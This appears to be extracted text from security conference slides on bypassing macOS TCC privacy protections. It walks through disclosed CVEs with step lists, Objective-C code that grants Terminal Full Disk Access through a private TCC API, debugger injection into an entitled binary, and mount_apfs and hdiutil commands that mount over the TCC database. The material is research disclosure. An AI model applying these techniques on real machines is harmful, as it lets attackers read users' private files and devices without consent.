Utility.app/Contents/PlugIns/LDAPv3.daplug/Contents/MacOS/LDAPv3	? virustotal info show
NIS Plug-in /System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/NIS.daplug/Contents/MacOS/NIS	? virustotal info show

Directory Utility

Services Search Policy Directory Editor

Viewing Users in node /Local/Default Not authenticated

Search

Name	Value
AltSecurityIdentities	X509:<T>CN=Apple Root CA,OU=Apple Certifica...
AppleMetaNodeLocation	/Local/Default
> AuthenticationAuthority	;ShadowHash;HASHLIST:<SALTED-SHA512-PBK...
GeneratedUID	[REDACTED]
JPEGPhoto	Binary: 7472996 bytes
NFSHomeDirectory	/Users/wregula
Password	*****
PrimaryGroupID	20

NFSHomeDirectory **/Users/wregula**

Name	Value
UniqueID	501
UserShell	/bin/zsh
dsAttrTypeNative:_writers_AvatarRepresentation	wregula
dsAttrTypeNative:_writers_hint	wregula

+ - Text Data

Wojciech Reguła

112 records Revert Save

- ReportMemoryException
- Screensaver
- Seatbelt
- SecurityAgent
- Service Configuration Service
- Setup User
- Software Update Service

System Administrator
System Services
Task Gate Daemon
TeamsServer
Time Sync Daemon
Token Daemon
Trust Evaluation Agent
trustd
Unix to Unix Copy Protocol
Unknown User
Unprivileged User
Update Sharing
Warm Daemon
Web Auth Server
WindowServer
Wojciech Reguła
World Wide Web Server
WWW Proxy

```
*(r15 + 0x18) = r12;
*(r15 + 0x20) = "CACHEDIR";
*(r15 + 0x28) = var_98;
*(r15 + 0x30) = "TEMPDIR";
*(r15 + 0x38) = r13;
*(r15 + 0x40) = "HOME";
rax = [*_tccdServer userHomeDirectory];
rax = [rax retain];
rax = objc_retainAutorelease(rax);
rbx = rax;
*(r15 + 0x48) = [rax UTF8String];
*(r15 + 0x50) = 0x0;
[rbx release];
rcx = &var_B8;
rdx = r15;
```

```
/* @class TCCDServer */
-(void *)userHomeDirectory {
    rbx = self;
    if (self->_userHomeDirectory != 0x0) goto loc_10002b2c2;

loc_10002b1f0:
    if ([rbx macos_isSystemServer] == 0x0) goto loc_10002b21e;

loc_10002b204:
    rdi = *(rbx + 0x8);
    *(rbx + 0x8) = @"/";
    [rdi release];
    goto loc_10002b2c2;

loc_10002b2c2:
    rax =objc_retainAutoreleaseReturnValue(*(rbx + 0x8));
    return rax;

loc_10002b21e:
    rax = getuid();
    rax = getpwuid(rax);
    if (rax == 0x0) goto loc_10002b2d9;

loc_10002b233:
    r14 = *(rax + 0x30);
    if (r14 == 0x0) goto loc_10002b324;

loc_10002b240:
    rax = [NSString stringWithUTF8String:r14];
    rax = [rax retain];
    var_30 = 0x0;
    r12 = [[rax stringByResolvingRealPathWithError:&var_30] retain];
    r15 = [var_30 retain];
    [rax release];
    if (r12 == 0x0) goto loc_10002b36f;
```

DESCRIPTION

These functions obtain information from `opendir(8)`, including records in `/etc/master.passwd` which is described in `master.passwd(5)`. Each entry in the database is defined by the structure `passwd` found in the include file `<pwd.h>`:

```
struct passwd {  
    char    *pw_name;          /* user name */  
    char    *pw_passwd;        /* encrypted password */  
    uid_t   pw_uid;           /* user uid */  
    gid_t   pw_gid;           /* user gid */  
    time_t  pw_change;         /* password change time */  
    char    *pw_class;         /* user access class */  
    char    *pw_gecos;         /* Honeywell login info */  
    char    *pw_dir;           /* home directory */  
    char    *pw_shell;          /* default shell */  
    time_t  pw_expire;         /* account expiration */  
    int     pw_fields;         /* internal: fields filled in */  
};
```

TCC bypasses through plugins

Changing NFSHomeDirectory aka CVE-2020-27937

1. Copy Directory Utility to location not protected by the SIP
2. Inject a malicious plugin that will be executed with the Directory Utility's private TCC entitlements
3. Prepare a fake TCC SQLite3 database with fake permissions
4. Modify the NFSHomeDirectory
5. Restart TCCd, so it will load our fake database basing on the NFSHomeDirectory
6. Full user TCC bypass achieved 😎




MacOS — /bin/sh — /bin/sh — sh — 104x23

sh-3.2\$

TCC bypasses through plugins

Full TCC bypass via coreaudiod aka CVE-2020-29621



```
sh-3.2$ codesign -d --entitlements :- coreaudiod
Executable=/private/tmp/coreaudiod
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>com.apple.private.airplay.mangrove.client</key>
    <true/>
    <key>com.apple.private.audio.driver-host</key>
    <true/>
    <key>com.apple.private.kernel.audio_latency</key>
    <true/>
    <key>com.apple.private.kernel.work-interval</key>
    <true/>
    <key>com.apple.private.tcc.manager</key>
    <true/>
    <key>com.apple.security.cs.disable-library-validation</key>
    <true/>
```

TCC bypasses through plugins

Full TCC bypass via coreaudiod aka CVE-2020-29621

1. Create a malicious macOS bundle with “.driver” extension
2. Plant it in /Library/Audio/Plug-Ins/HAL/
3. Restart the coreaudiod
4. We can now fully control TCCd 😎

TCC bypasses through plugins


Full TCC bypass via coreaudiod aka CVE-2020-29621

```
#import <Foundation/Foundation.h>
#import <Security/Security.h>
extern void TCCAccessSetForBundleIdAndCodeRequirement(CFStringRef TCCAccessCheckType, CFStringRef bundleID, CFDataRef requirement, CFBooleanRef giveAccess);

void add_tcc_entry() {
    CFStringRef TCCAccessCheckType = CFSTR("kTCCServiceSystemPolicyAllFiles");

    CFStringRef bundleID = CFSTR("com.apple.Terminal");
    CFStringRef pureReq = CFSTR("identifier \"com.apple.Terminal\" and anchor apple");
    SecRequirementRef requirement = NULL;
    SecRequirementCreateWithString(pureReq, kSecCSDefaultFlags, &requirement);
    CFDataRef requirementData = NULL;
    SecRequirementCopyData(requirement, kSecCSDefaultFlags, &requirementData);

    TCCAccessSetForBundleIdAndCodeRequirement(TCCAccessCheckType, bundleID, requirementData, kCFBooleanTrue);
}
```



TCC bypasses through process injection

Injecting to xsanctl aka CVE-2020-10006:

- We execute code again in the context of an entitled application
- However you cannot inject to Apple's signed apps
- But there are exceptions... com.apple.security.get-task-allow 😎

```
[tester@Testers-Mac ~ % codesign -d --entitlements :- /System/Library/Filesystems/acfs.fs/Contents/bin/xsanctl
Executable=/System/Library/Filesystems/acfs.fs/Contents/bin/xsanctl
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>com.apple.private.tcc.allow</key>
    <array>
        <string>kTCCServiceSystemPolicyRemovableVolumes</string>
    </array>
    <key>com.apple.private.managedclient.configurationprofiles</key>
    <true/>
    <key>com.apple.private.managedclient.configurationprofiles.installsource</key>
    <string>xsan</string>
    <key>com.apple.security.get-task-allow</key>
    <true/>
</dict>
</plist>
```

```
[tester@Testers-Mac bin % sudo lldb -p `pgrep xsanctl`
(lldb) process attach --pid 5206
^C

... Interrupted.

(lldb)
[There is a running process, detach from it and attach?: [Y/n] n
[(lldb) bt
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
 * frame #0: 0x00007fff7148625e libsystem_kernel.dylib`mach_msg_trap + 10
   frame #1: 0x00007fff714865d0 libsystem_kernel.dylib`mach_msg + 60
   frame #2: 0x00007fff3167bcee CoreFoundation`__CFRunLoopServiceMachPort + 247
   frame #3: 0x00007fff3167a783 CoreFoundation`__CFRunLoopRun + 1315
   frame #4: 0x00007fff31679bea CoreFoundation`CFRunLoopRunSpecific + 534
   frame #5: 0x000000010d5c5bff xsanctl`listSan + 94
   frame #6: 0x000000010d5c0763 xsanctl`command_listSan + 39
   frame #7: 0x000000010d5bfdcb xsanctl`main + 268
   frame #8: 0x00007fff71326c71 libdyld.dylib`start + 1
```

TCC bypasses through process injection

- 3rd party apps are especially vulnerable to this kind of attacks
- If you manually give the vulnerable app TCC permissions, malware can abuse that app
- Electron apps are vulnerable by default 😅
- We have found such vulnerabilities in many apps including:
 - Firefox (**0day / won't fix**)
 - StreamLabs OBS (**0day / won't fix**)
 - Signal (**CVE-2020-24259, fixed**)
 - SnagIt (**fixed**)



Wojciech Reguła

IT Security blog

Posts

About Me

Vulnerabilities

RSS

How to rob a (Fire)fox

@WOJCIECH REGUŁA · MAR 9, 2021 · 4 MIN READ

Summary

This story is about an issue I reported in July of 2019 via [Bugzilla](#). The ticket is public from the 16th of January 2020, so I don't disclose any new vulnerability. However, I think such posts are necessary to show the community how applications installed on Macs may harm their privacy. This post will show you how an attacker that achieves code execution on your machine may use Firefox to abuse your Privacy preferences (TCC) and thus access your microphone/camera/location and record your screen. I'll also share a proof of concept that I hope will be useful also for red teamers. 😊

Context

Firefox is a web browser focused on users' privacy. I personally like its idea, and I used Firefox for many years - kudos to all contributors! Like every browser, Firefox needs to access some privacy-related resources. Users want to have features like online maps (that require location permissions) or talk via the website (that require microphone/camera permissions). So, an average user probably ends with the following privacy preferences:

<https://wojciechregula.blog/post/how-to-rob-a-firefox/>

TCC bypasses through mounting

CVE-2020-9771 - mount_apfs TCC bypass

- APFS supports snapshots
- Mount the snapshot in custom location
- Access all files (read-only)
- Mount with "noowners" → access every user's files
- FIX: requires Full Disk Access 😬



```
mount_apfs -o noowners -s com.apple.TimeMachine.2019-11-17-141812.local /System/Volumes/Data /tmp/snap
```


TCC bypasses through mounting

CVE-2021-1784 - TCC bypass via disk mounting

- User's TCC DB file is protected
- But! We can mount over the directory
- Prepare a new TCC.db file, new disk image
- Mount over “~/Library/Application Support/com.apple.TCC”
- Profit 😂



```
hdiutil attach -owners off -mountpoint Library/Application\ Support/com.apple.TCC test.dmg
```



TCC bypasses through app behavior

- Some apps can access private files
- Some apps move files when they do something
- Some apps can do both



Malicious app



App with access to
private files



Hi app! I see you can access XYZ
private files.



Yes! Why?



Could you move those files for me
to location ABC?



exec



Of course! Here they are.

exec



exec



Thank you!

exec



exec



Anytime! It was my pleasure.

exec



TCC bypasses through app behavior

CVE-2021-30751 – Notes.app

- Open files with notes -> auto attach to notes
- Notes are unprotected

```
Executable=/System/Applications/Notes.app/Contents/MacOS/Notes
...
<key>com.apple.private.tcc.allow</key>
<array>
    <string>kTCCServiceAddressBook</string>
    <string>kTCCServiceCalendar</string>
    <string>kTCCServiceReminders</string>
</array>
```

TCC bypasses through app behavior

CVE-2021-30751 – Notes.app

```
csaby@mac ~ % open -a /System/Applications/Notes.app ~/Library/  
Application\ Support/AddressBook/AddressBook-v22.abcddb  
csaby@mac ~ % open -a /System/Applications/Notes.app ~/Library/  
Application\ Support/AddressBook/AddressBook-v22.abcddb-wal
```

```
csaby@mac ~ % find ~/Library/Group\ Containers/group.com.apple.notes/  
Accounts/ -name "AddressBook-v22.abcddb"  
/Users/csaby//Library/Group Containers/group.com.apple.notes/Accounts//  
7F695351-0A17-43AF-9C4E-F48E9E83212C/Media/2D31A1B1-8F2F-4095-BDB3-  
A1435B2A5B9A/AddressBook-v22.abcddb
```

```
csaby@mac ~ % rg --binary TestLast /Users/csaby//Library/Group\  
Containers/group.com.apple.notes/Accounts/  
Binary file /Users/csaby//Library/Group Containers/group.com.apple.notes/  
Accounts/7F695351-0A17-43AF-9C4E-F48E9E83212C/Media/557824A3-  
DE62-4483-9251-B7FD8E801116/AddressBook-v22.abcddb-wal matches (found  
"\u{0}" byte around offset 4)
```

TCC bypasses through app behavior

CVE-2021-XXXX – App translocation

- Makes NULLFS mount (not copy) when downloaded app first run
- Destination: \$TMPDIR/AppTranslocation/d/d/Some.app
- Open source as part of Security.
- Library: libsecurity_translocate
- Binary: /usr/libexec/lsd

```
